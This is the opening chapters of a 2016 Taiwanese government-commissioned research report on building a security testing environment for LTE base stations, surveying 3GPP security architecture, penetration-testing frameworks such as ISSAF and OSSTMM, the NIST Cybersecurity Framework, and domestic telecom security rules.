多國家通訊傳播委員會 104 年度委託研究報告

GRB 系統編號：PG10411-0024

建置基站資安檢測環境計畫(第 1 期)

委託研究案期末報告(上)

計畫委託機關：國家通訊傳播委員會

計畫執行單位：財團法人電信技術中心

中華民國 105 年 8 月

國家通訊傳播委員會 104 年度委託研究報告

GRB 系統編號：PG10411-0024

建置基站資安檢測環境計畫(第 1 期)

委託研究案期末報告

計畫主持人：李大嵩博士

計畫顧問 ：謝續平博士

協同主持人 ：蔡志明、林永勝、黃育綸

本報告不必然代表國家通訊傳播委員會意見

中華民國 105 年 8 月

目 錄

圖 目 錄

表 目 錄

中文摘要

關鍵字：行動寬頻網路、資訊安全、基站、微型基站、網路攻擊、網路安全

電信技術發展日新月異，持續促進資通訊科技與應用服務融合創新，也為電信產業帶來新的挑戰，當眾人沉醉於智慧型手機及 APP 加值服務的迷人之處時，卻很容易忽略潛藏的安全危機，更遑論經由空氣傳輸訊號之行動寬頻網路。有鑑於此，行政院科技會報辦公室於 103 年公告「加速行動寬頻服務及產業發展方案」之計畫，用以建構優良的行動寬頻發展環境，並著重行動寬頻資訊安全的維護。

行動寬頻網路是無線通訊網路從電路交換語音網路邁向全資料封包網路的重要里程碑。行動寬頻網路簡化了既有行動通訊網路架構，與其他 IP 通訊網路進行無縫整合，使成為扁平式的全 IP (Flat All-IP)多重存取核心的網路架構，尤其在行動寬頻網路架構下的基站系統功能大為提升，改變以往 2G、3G 四階層網路架構，精簡為為兩階層，大幅降低訊號延遲處理時間，許多功能改由基站系統負責，如通訊的資源調度能力、資料加解密、訊息傳送、品質管理等；且基站可透過後端骨幹網路，直接連接相鄰基站及核心設備，也因此在行動寬頻網路基站系統之資訊安全也成為各界所關心之議題。

建置基站系統通訊檢測環境計畫期能發展一套完整的行動寬頻基站系統資安服務體系，以提升國內整體行動寬頻網路安全，提供民眾更安全的通訊使用環境，並協助國內行動通訊產業提升通過國際資安檢測能力。本研究團隊就國際經驗蒐集，實地考查行動寬頻網路資安管理先進之國家，提出行動寬頻基站資安檢測項目規劃、行動寬頻資安檢測平臺規劃與管理方針芻議，以期健全我國基站資安管理體系，從人員管理面及系統檢測面雙管齊下，確保我國基站資訊安全及管理能量可與國際接軌。

Abstract

Keyword：4G, LTE, eNodeB, HeNB, DDoS, Uu, S1, X2, Mobile Security

The rapid development of technology in the area of telecommunications keeps improving the integration and innovation of InfoCom technology and application service. However, on the other hand, it brings brand new challenges for information security. In the light of this, in order to set up a better environment for mobile broadband service and to emphasize the safeguarding for mobile broadband information security, the Board of Science and Technology, Executive Yuan announced the project of “Accelerate Mobile Broadband Service and Industrial Development” (hereinafter as the “Project”) in the year of 2014.

Mobile broadband network (e.g. LTE) is a milestone of a circuit-switched voice network (Public Switched Telephone Network, PSTN) striding forward to a full data packets network. Mobile broadband network simplifies the existing mobile network structure into an all-IP flat architecture system that increases the capacity and speed of wireless data networks. One of the major simplifications is the base-station architecture, which is eNodeB in the 4G terminology and it eliminates the need for a radio resource controller and assumes signaling transportation, control-plane and security functions. The eNodeB plays a fundamental role in managing traffic on the network. Thus security of eNodeB becomes an important issue of mobile broadband network system.

The Project is expected to establish an integrated security detection service system for Base Stations of mobile broadband network. The objectives are as the following:

(1) To improving the security of domestic mobile broadband networks;

(2) To provide consumers a safer communication environment; and

(3) To assist the domestic mobile communication product industries to enhance the capability through the security detecting or certificating of the international organizations.

Our Team had provided suggestions for mobile broadband network security detection technologies, regulations, management policies, test plans, the platform establishments and research of eNodeB security by doing research for the international standards (e.g. ITU, 3GPP) and advanced countries' experiences. What we have to do is to manage policies and eNodeB detection systems at the same time, and to make sure that our mobile broadband network security can be geared to international standards.

第1章　緒論

第1.1節　計畫緣起

伴隨著網際網路全球普及化與無線通訊科技蓬勃發展，無線通訊因應科技革新而結合多媒體創造出多元化應用服務，諸如網頁瀏覽服務、互動影音服務及語音通訊服務等，用以滿足人類於行動裝置上對於數據、運算與多媒體服務的不同需求。有鑑於行動裝置應用需求量增加及多媒體服務應用多樣性，LTE（Long Term Evolution，長期演進）已被 3GPP（3rd Generation Partnership Project，第三代合作夥伴計畫）組織指定為新一代無線數據通訊技術標準。

LTE 時代的來臨，已為各界帶來不同層次的衝擊。就產業界而言，創新無線通訊應用技術的湧現，促使我國通訊傳播產業須調整原有的服務系統架構、提升行動寬頻網路的速度與提升通訊服務的穩定度。業者必須透過多方面的改造策略，以確保提供消費者兼具穩定及高品質的行動寬頻服務，並且在符合行動寬頻業務法規要求下，結合自身通訊傳播產業實力，掌握 LTE 技術所帶來的產業分工商機。

就政府而言，在面對各項資通訊技術的不斷創新演進時，更是以穩健的腳步推展各項策略，從電信自由化政策到數位匯流的推展與行動寬頻業務頻譜的釋出，皆是不可或缺的重要推手。

經彙集法律及科技專業知識，國家通訊傳播委員會（以下簡稱 NCC）於民國 102 年 5 月公布「行動寬頻業務管理規則」，並於同年 10 月 30 日完成行動寬頻業務頻譜釋出作業，由中華電信、遠傳電信、台灣大哥大、亞太電信、國碁電子和台灣之星等六家電信業者得標，並自 103 年 5 月起陸續開台營運，我國從此正式邁入行動寬頻時代。

在可預見的未來，行動寬頻網路將成為通訊主流，智慧型手機高度滲透率更可帶動全球行動上網需求，行動數據訊務量預期將大幅成長，行動寬頻網路將躍升為經濟資訊流通及交易的重要通道。當網路與無線技術結合時，使用者不必被侷限在固定空間就能上網，帶來方便性更勝以往。

然而，當眾人沉醉於行動寬頻網路的迷人之處時，卻很容易忽略潛藏的安全危機。有線網路的有形傳輸線路較易防範外來破壞，即使如此，有線網路仍遭受許多安全威

脅，更遑論無線網路以空氣為介質傳輸訊號，有心人士將不著痕跡蒐集空中傳遞的封包資料，造成行動寬頻網路在安全上更多不可忽視的危機。同時，基於行動寬頻網路設計架構，基站系統與核心網路之間若無完善安全控管與保護，未來可能成為各種不法攻擊的途徑，造成通訊上的安全疑慮，這種情況突顯了行動寬頻基站系統資訊安全管理的重要性。

有鑑於此，行政院科技會報辦公室於 103 年 5 月公告「加速行動寬頻服務及產業發展方案」之三年計畫，用以建構優良的行動寬頻發展環境，讓所有民眾早日享受品質優質與價格合理之高速行動寬頻服務外，同時著重於行動寬頻資訊安全之維護。因此，該方案訂定之「消費者權益保障」推動主軸中，擬定「資安檢測及認證」為推動策略之一，希望達成加強行動寬頻網路安全，建立電信設備（包括基站）的資安檢測機制，並透過輔導軟硬體產品業者技術、增加資訊安全監測、警示、與緊急處理能力，藉此完善行動寬頻系統與設施，以積極強化對民眾的通訊隱私與個人資料保護，減少行動寬頻網路被惡意攻擊、侵害之可能，確保消費者能安全、安心的使用行動寬頻應用服務之目標。

第1.2節　研究背景

一、行動通訊系統安全機制[1]

相較於 2G 與 3G 等傳統的行動通訊系統，新一代 4G 通訊系統－LTE 之網路架構最大的變革在於扁平化與 IP 化。LTE 的核心網路（Core Network）稱為 EPC（Evolved Packet Core），無線接取網路（Radio Access Network, RAN）則稱為 E-UTRAN（Evolved Universal Terrestrial Radio Access Network）。

EPC 架構當中，包括服務閘道（Service Gateway, S-GW）、封包數據閘道（Packet Data Gateway, P-GW）、移動管理實體（Mobility Management Entity, MME）及歸屬用戶服務（Home Subscriber Service, HSS）等節點。而在整個 E-UTRAN 中，只存在 eNodeB（Evolved Node B，泛指行動寬頻網路基站）一種節點。eNodeB 透過 S1 介面與 EPC 相連，eNodeB 之間亦可透過 X2 介面直接相連。

隨著行動通訊服務普及，行動通訊資安議題日趨受到重視，行動通訊標準也逐漸納入更嚴謹之資訊安全要求。以全球行動通訊系統（Global System for Mobile Communications, GSM）網路為例[2]，GSM 網路透過用戶識別卡（Subscriber Identity Module, SIM）與網路端的認證機制防止未經授權之接取，但 GSM 網路之身份認證及加密演算法仍存在許多安全疑慮，包括：SIM 卡與認證中心（Authentication Center, AuC）間共用的安全金鑰（Security Key）容易遭受破解、缺乏資料完整性保護等。

第三代行動通訊系統沿襲 GSM 網路安全基礎，並依據 3G 網路系統特性，訂定更完善的安全功能及安全架構(3G 安全架構如圖 1- 1)。2006 年起，3GPP 開始訂定 LTE（Long Term Evolution）標準，同時也啟動涵蓋安全功能的系統架構演進（System Architecture Evolution, SAE）研究項目[3]，LTE/SAE 安全架構及 5 項安全領域，如圖 1-2 說明。

---

[1] 第四代行動通訊系統 3GPP LTE- ADVANCED ：原理與實務，李大嵩著，2015/6.

[2] GSM Association, "Official Document TD.57 - TAP 3.12 Format Specification", 2014/9.

[3] Bikos, A. N., & Sklavos, N., “LTE/SAE security issues on 4G wireless networks,” Security & Privacy, IEEE, Volume 11, Issue 2, pp. 55-62, 2013.




圖 1- 1 3G 安全架構[4]

資料來源：3GPP




圖 1- 2 LTE/SAE 安全架構[5]

資料來源：3GPP

[4] 3GPP TS 33.102 V13.0.0, 2016/1.
[5] 3GPP TS 33.401 V13.1.0, 2015/12.

3GPP LTE/SAE 網路訂定 5 項安全領域分別為：

(I) 網路接取安全：為用戶提供安全接取服務，特別是防止無線接取連結攻擊。

(II) 網路領域安全：節點能夠安全交換接取網路與服務網路間，以及接取網路內部的信令數據、用戶數據，防止有線網路攻擊。

(III) 用戶領域安全：安全接取行動裝置。

(IV) 應用領域安全：在用戶領域與業者領域安全地交換信息。

(V) 安全服務的可視性和可配置性：通知用戶安全功能是否運行，是否依據安全功能使用與提供服務。

在 3GPP LTE/SAE 安全架構與 UMTS 安全架構類似，但存有主要優點包括：

- HE（Home Environment）與 SN（Serving Network）間的箭頭由單向改為雙向箭頭，表示增加服務網路認證。LTE/SAE 適當調整認證與金鑰協商協議，在 MME 發送 HSS 的認證資料請求消息中，增加了服務網路的身份資訊，並針對 MME 從 HSS 請求多個認證向量情況下的處理機制做了規定，進一步提高了認證與金鑰協商協議的安全性。
- ME（Mobile Equipment）與 SN（Serving Network）間的雙向箭頭表示 ME、SN 間具有非接取層安全機制。也就是增加 ME 對服務網路的認證，LTE/SAE 認證與金鑰協商協議在從 MME 到 HSS 的認證資料請求中，增加了服務網路身份標識（SNID），透過 HSS 驗證 SNID，HSS 可以確保 MME 的合法性，間接使 ME 對服務網路的身份進行認證，藉此防止偽裝基站的安全疑慮。
- AN（Access Network）與 SN（Serving Network）間的雙向箭頭表示 AN、SN 間的通訊具備安全保護機制。

二、行動寬頻資安技術現況

行動寬頻資安檢測技術可分為一般寬頻網路及行動網路兩部分。由於以往數據網路與行動網路並沒有同時發展，本團隊對此兩大部分將進行完整的檢測流程及資料蒐集。

進行 LTE 系統風險評估或安全檢測之前，本團隊將分析美國國家標準技術研究所 National Institute of Standards and Technology(NIST)、Open Information System Security Group (OISSG)及 Institute for Security and Open Methodologies(ISECOM)等政府單位及安全研究組織提出之資訊安全檢測框架及標準程序。

接著根據 LTE 系統運作特性，評估與定義適用我國行動通訊系統的檢測流程，再依據 3GPP 安全技術規範(Technical Specifications, TS)與技術報告(Technical Reports，TR)中所列出之威脅與元件群組的安全需求，對每個元件群組設計安全檢測項目，以作為未來檢測之依據。

（一）常見網路安全檢測技術規範

早在行動網路資訊安全受到各界矚目前，國際間已有許多組織針對電腦網路提出各種不同的網路安全測試機制、流程與細節，例如美國 NIST 的 Guideline on Network Security Testing(GNST，即 NIST SP 800-42)、OISSG 的 Information Systems Security Assessment Framework(ISSAF)及 ISECOM 的 Open Source Security Testing Methodology Manual(OSSTMM)等。這些網路測試機制與分析方法可作為行動寬頻資安檢測之借鏡，通常可區分為以下步驟(參閱下圖 1- 3)：

- 規劃（Planning）：著重於規劃待測範圍與項目；
- 探索（Discovery）：找出欲滲透測試的待測裝置；
- 攻擊（Attack）：以待測裝置為目標，滲透並測試其系統的安全度；
- 回報（Report）：將結果回報給系統管理人員。




圖 1- 3 網路安全檢測機制與分析流程

資料來源：本團隊整理

以下將逐一簡介 GNST、ISSAF 及 OSSTMM。

1. GNST

GNST 是美國 NIST 所制定的網路安全檢測指導原則。此指導原則論及多種安全檢測方法，尤其著重在與網際網路相銜接的系統或網路。GNST 規範中，定義了許多測試規則，可掃描網路、找到測試標的節點，並檢測此節點之弱點與漏洞。其檢測標的包括系統的完整度、隱密性、不可否認性、風險評估、憑證處理、稽核、密碼強度等。此指導原則強調，所有的檢測都必須依循組織所定義並同意的安全策略，並於系統開發的不同階段進行不同的檢測項目，方能取得全面性的檢測結果。此指導原則也說明如何在有限資源下，進行系統的安全檢測作業，以降低系統受到攻擊的風險。

2. ISSAF

ISSAF 是由 OISSG 所制定的一套檢測架構，用以評估網路系統或控制系統的安全度。除了主要的檢測與評估之外，ISSAF 更提出了規劃與回報等階段，用以建置更完整的檢測與評估機制。

在規劃與回報階段，ISSAF 主要面對的是系統管理員的需求。而在檢測階段，ISSAF 則是對系統中的使用者進行安全檢測作業，且檢測時使用者並不知情。為此，ISSAF 規劃了九個小步驟(參閱下圖 1- 4)，包括①資訊蒐集、②網路拓樸建置、③漏洞分析、④滲透、⑤取得權限、⑥權限提昇、⑦分析系統安全度、⑧建置後續維修入

口、⑨後續追蹤等。透過這些步驟，檢測人員得在系統管理員同意但使用者不知情的狀況下，完成系統安全檢測作業，並將此檢測結果回報給系統管理員。




圖 1- 4 ISSAF 網路安全檢測與評估機制

資料來源：OISSG

3. OSSTMM

OSSTMM 是由 ISECOM 所提出的安全測試框架模型(如圖 1- 5)。一般測試多以此模型為基礎，在各個不同的向度中加入所需的測試細節，以達到全面性測試的目的。這套框架主要強調各種安全檢測路徑的設計與找出測試結果的相依性。基本上，OSSTMM 可以滿足各種稽核需求(如滲透測試、道德駭客、安全與漏洞評估等)。

OSSTMM 中列出三種類型、五種管道(人類、實體、無線、通訊、資料等管道)，以及十七種安全測試模組。依據不同檢測類型(標的物/攻擊者的組合)、透過不同管道與方法，OSSTMM 能以系統化的方式檢測電腦系統的安全性：從個別品質檢測到實體安全、從通訊控制到電子安全等。雖然僅提供一個大框架的設計概念，但卻能引導

測試者進行較全面性、較完整的測試作業。




圖 1- 5 OSSTMM 網路安全檢測類型

資料來源：ISECOM

（二）3GPP LTE 安全標準

3GPP 組織為因應行動寬頻網路的崛起，陸續提出了 30 多個 LTE 網路系統相關的安全標準文件，摘要如下表 1- 1。

表 1- 1 3GPP LTE 安全標準

類別	編號	名稱及說明
系統安全架構規範	TS 33.401	3GPP System Architecture Evolution(SAE); Security architecture 3GPP SAE 網路安全架構定義、接取網路及核心網路的安全技術要求
	TS 33.402	3GPP System Architecture Evolution(SAE); Security aspects of non-3GPP accesses 非 3GPP 接取的安全考量
基站安全檢測規範及報告	TS 33.320	Security of Home Node B(HNB)/ Home evolved Node B(HeNB) 超微型(小型)基站安全技術規範
	TR 33.820	Security of Home Node B(HNB) / Home evolved Node B(HeNB) 超微型(小型)基站安全技術報告
	TR 33.816	Feasibility study on LTE relay node security 中繼節點安全的可行性研究
系統安全檢測規範及報告	TR 33.821	Rationale and track of security decisions in Long Term Evolution (LTE) RAN / 3GPP System Architecture Evolution (SAE) LTE RAN/ 3GPP SAE 的安全決策說明
	TR 33.903	Access Security for IP based services 定義與 IP 網路服務相關的安全存取機制
	TS 33.978	Security aspects of early IP Multimedia Subsystem (IMS) IMS 的安全說明
	TS 33.328	IP Multimedia Subsystem (IMS) media plane security IMS 系統控制平面的安全機制
	TS 33.237	Specification of Protection against Unsolicited Communication for IMS IMS 系統中的通訊保護規範
	TR 33.828	IP Multimedia Subsystem (IMS) media plane security IMS 系統資料平面的安全存取機制

類別	編號	名稱及說明
	TR 33.829	Extended IP Multimedia Subsystem (IMS) media plane security features IMS 系統資料平面的安全功能
	TR 33.844	Extended IP Multimedia Subsystem(IMS) media plane security features IMS 資料平面的安全功能(延伸)
	TR 33.831	Security study on spoofing call detection and prevention Spoofing call 的偵測與預防機制
	TS 33.922	Security aspects for inter-access mobility between non 3GPP and 3GPP access network Non-3GPP 與 3GPP 存取網路的 inter-access 安全設計

資料來源：3GPP 及本團隊整理

三、行動寬頻資安管理現況

（一）國際行動寬頻資安管理現況

2013 年 2 月 12 日，美國歐巴馬總統簽署改善關鍵基礎設施之網路安全行政命令(Executive Order 13636–Improving Critical Infrastructure Cyber security)，依據該命令第七款，指示由 NIST 研擬資通安全框架，保障企業商業機密、個人隱私權與公民權益。2014 年 2 月 12 日，NIST 公告改善關鍵基礎設施資通安全框架(Framework for Improving Critical Infrastructure Cybersecurity)，該框架涵蓋組織應對網路安全風險的產業標準和最佳實踐，以容易理解的表述實現滿足商業需求的網路安全管理方法，而非透過監理規範強制要求。

關鍵基礎設施資通訊安全框架可作為尚未建立網路安全架構的組織參考，對於已建立網路安全架構之組織，該框架並不會取代組織原先的風險管理程序和網路安全計畫，NIST 期望能藉由該框架協助公、私部門瞭解各個資訊安全類別所依循之資訊安全管理規範，改善資通訊科技風險管理的能力。




圖 1- 6 組織內部的資訊與決策流程概念

資料來源：NIST

該框架將網路安全風險視為組織風險管理流程中的一部分(如圖 1- 6)，包括框架核心(Framework Core)、框架剖繪(Framework Profile)、框架實施層面(Framework Implementation Tiers)三部分。其中，框架核心是控制措施與相關領域的實作標準，為每個組織制定合適的安全框架提供詳細指導。其次透過框架剖繪，調整組織網路安全活動、業務需求、風險承受能力與資源。框架實施層面則說明對自身安全性水準的瞭解，以及管理網路安全風險所採取的方法的特點。詳如以下說明：

1. 框架核心

由網路安全功能、類別、子類別與實作標準組成，網路安全功能包含識別(Identify)、保護(Protect)、偵測(Detect)、應變(Respond)、與復原(Recover)，這些功能形成網路安全管理生命週期。類別與子類別為網路安全功能衍生之控制措施，搭配參考之實作標準，實作標準因關鍵基礎設施領域而有不同，例如資訊技術(IT)或是工業控制系統(Industrial Control System, ICS)，組織應挑選適用之實作標準。

組織風險管理流程應符合政策、法規與監理規定與管理目標，透過核心框架讓組織選擇合適的功能、類別、子類別，並參考實作標準設定網路安全管理配置。

下表 1- 2 說明在保護功能(PR)的存取類別中實現三項子類別控制措施，例如如何進行遠端存取管理(PR.AC-3)可以參考國際標準化組織(International Organization for Standardization, ISO)公布的 ISO/IEC 27001:2013[6]，其中 A.6.2.2、A.13.1.1、A.13.2.1 之控制措施。

表 1- 2 框架核心存取控制類別與實作標準

類別	子類別	實作標準
存取控制 (PR.AC) 只有已授權用戶、程序、裝置，以及已授權的活動與事務能使用資產與相關設施。	PR.AC1 已授權裝置與用戶識別方式與憑證管理	ISO/IEC 27001:2013 A.9.2.1, A.9.2.2, A.9.2.4, A.9.3.1, A.9.4.2, A.9.4.3 NIST SP 800-53 Rev. 4 AC-2, IA Family
	PR.AC-2 實體存取資產之管理與保護	ISO/IEC 27001:2013 A.11.1.1, A.11.1.2, A.11.1.4, A.11.1.6, A.11.2.3 NIST SP 800-53 Rev. 4 PE-2, PE-3, PE-4, PE-5, PE-6, PE-9
	PR.AC-3 遠端存取管理	ISO/IEC 27001:2013 A.6.2.2, A.13.1.1, A.13.2.1

資料來源：NIST

2. 框架剖繪

框架剖繪為組織網路安全管理路線圖，描繪組織當前的網路安全管理狀態可以協助組織依據其包括組織企業需求、目標狀態、風險容忍度，決定資源配置的優先順序，以及目前取得的網路安全成效進一步調整其網路安全活動，達到企業等級的網路安全要求。由組織業務需求與風險管理驅動減輕與目標達成的差距，讓組織能夠衡量所需的資源(如人力或資金)，在符合成本效益的前提下實現網路安全目標。

3. 框架檢視

框架實施層面提供組織如何檢視網路安全風險，並在適當的程序下管理風險，區

[6] ISO/IEC, "ISO/IEC 27001:2013 Information technology -- Security techniques -- Information security management systems – Requirements", 2013/09/25.

分第一層：局部(Partial)、第二層：風險知悉(Risk Informed)、第三層：可重複實施(Repeatable)、第四層：合適(Adaptive)。組織可以經由對風險管理流程、整合風險管理計畫與外部參與三面向之觀察，檢視企業目前的安全防護等級，其中風險管理也納入了隱私與公民自由等因素。

4. 框架實施

組織內部的共同程序可區分以下層次，如下說明：

- 執行：與業務/流程層面溝通組織內任務優先順序、可利用的資源、預算編排，以及整體風險承受能力。
- 業務/流程：使用資訊作為風險管理過程的輸入，然後與合作的實施/運營層次溝通組織內業務需求，並設定框架剖繪。
- 實施/運營：向業務/流程層面回報實施進展情況。業務/流程層次使用這些資訊來進行影響評估，將影響評估納入管理報告並通知執行層次調整風險管理程式，實施或操作對業務影響的認知。

（二）國內行動寬頻資安管理現況

囿於電信事業尚未全面導入資訊安全管理系統（Information Security Management System, ISMS），易成為不法人士覬覦的目標，致使公司業務機密及用戶資料可能外洩，進而造成社會信用危機。為防堵該等事件之發生，NCC 參考 ISO 組織公布的資訊安全管理系統－要求事項(ISO/IEC 27001:2005)，於民國 98 年 7 月 15 日首次公告「電信事業資訊安全管理作業要點」，並提供「電信事業資訊安全管理手冊」為業者內部稽核之依據。

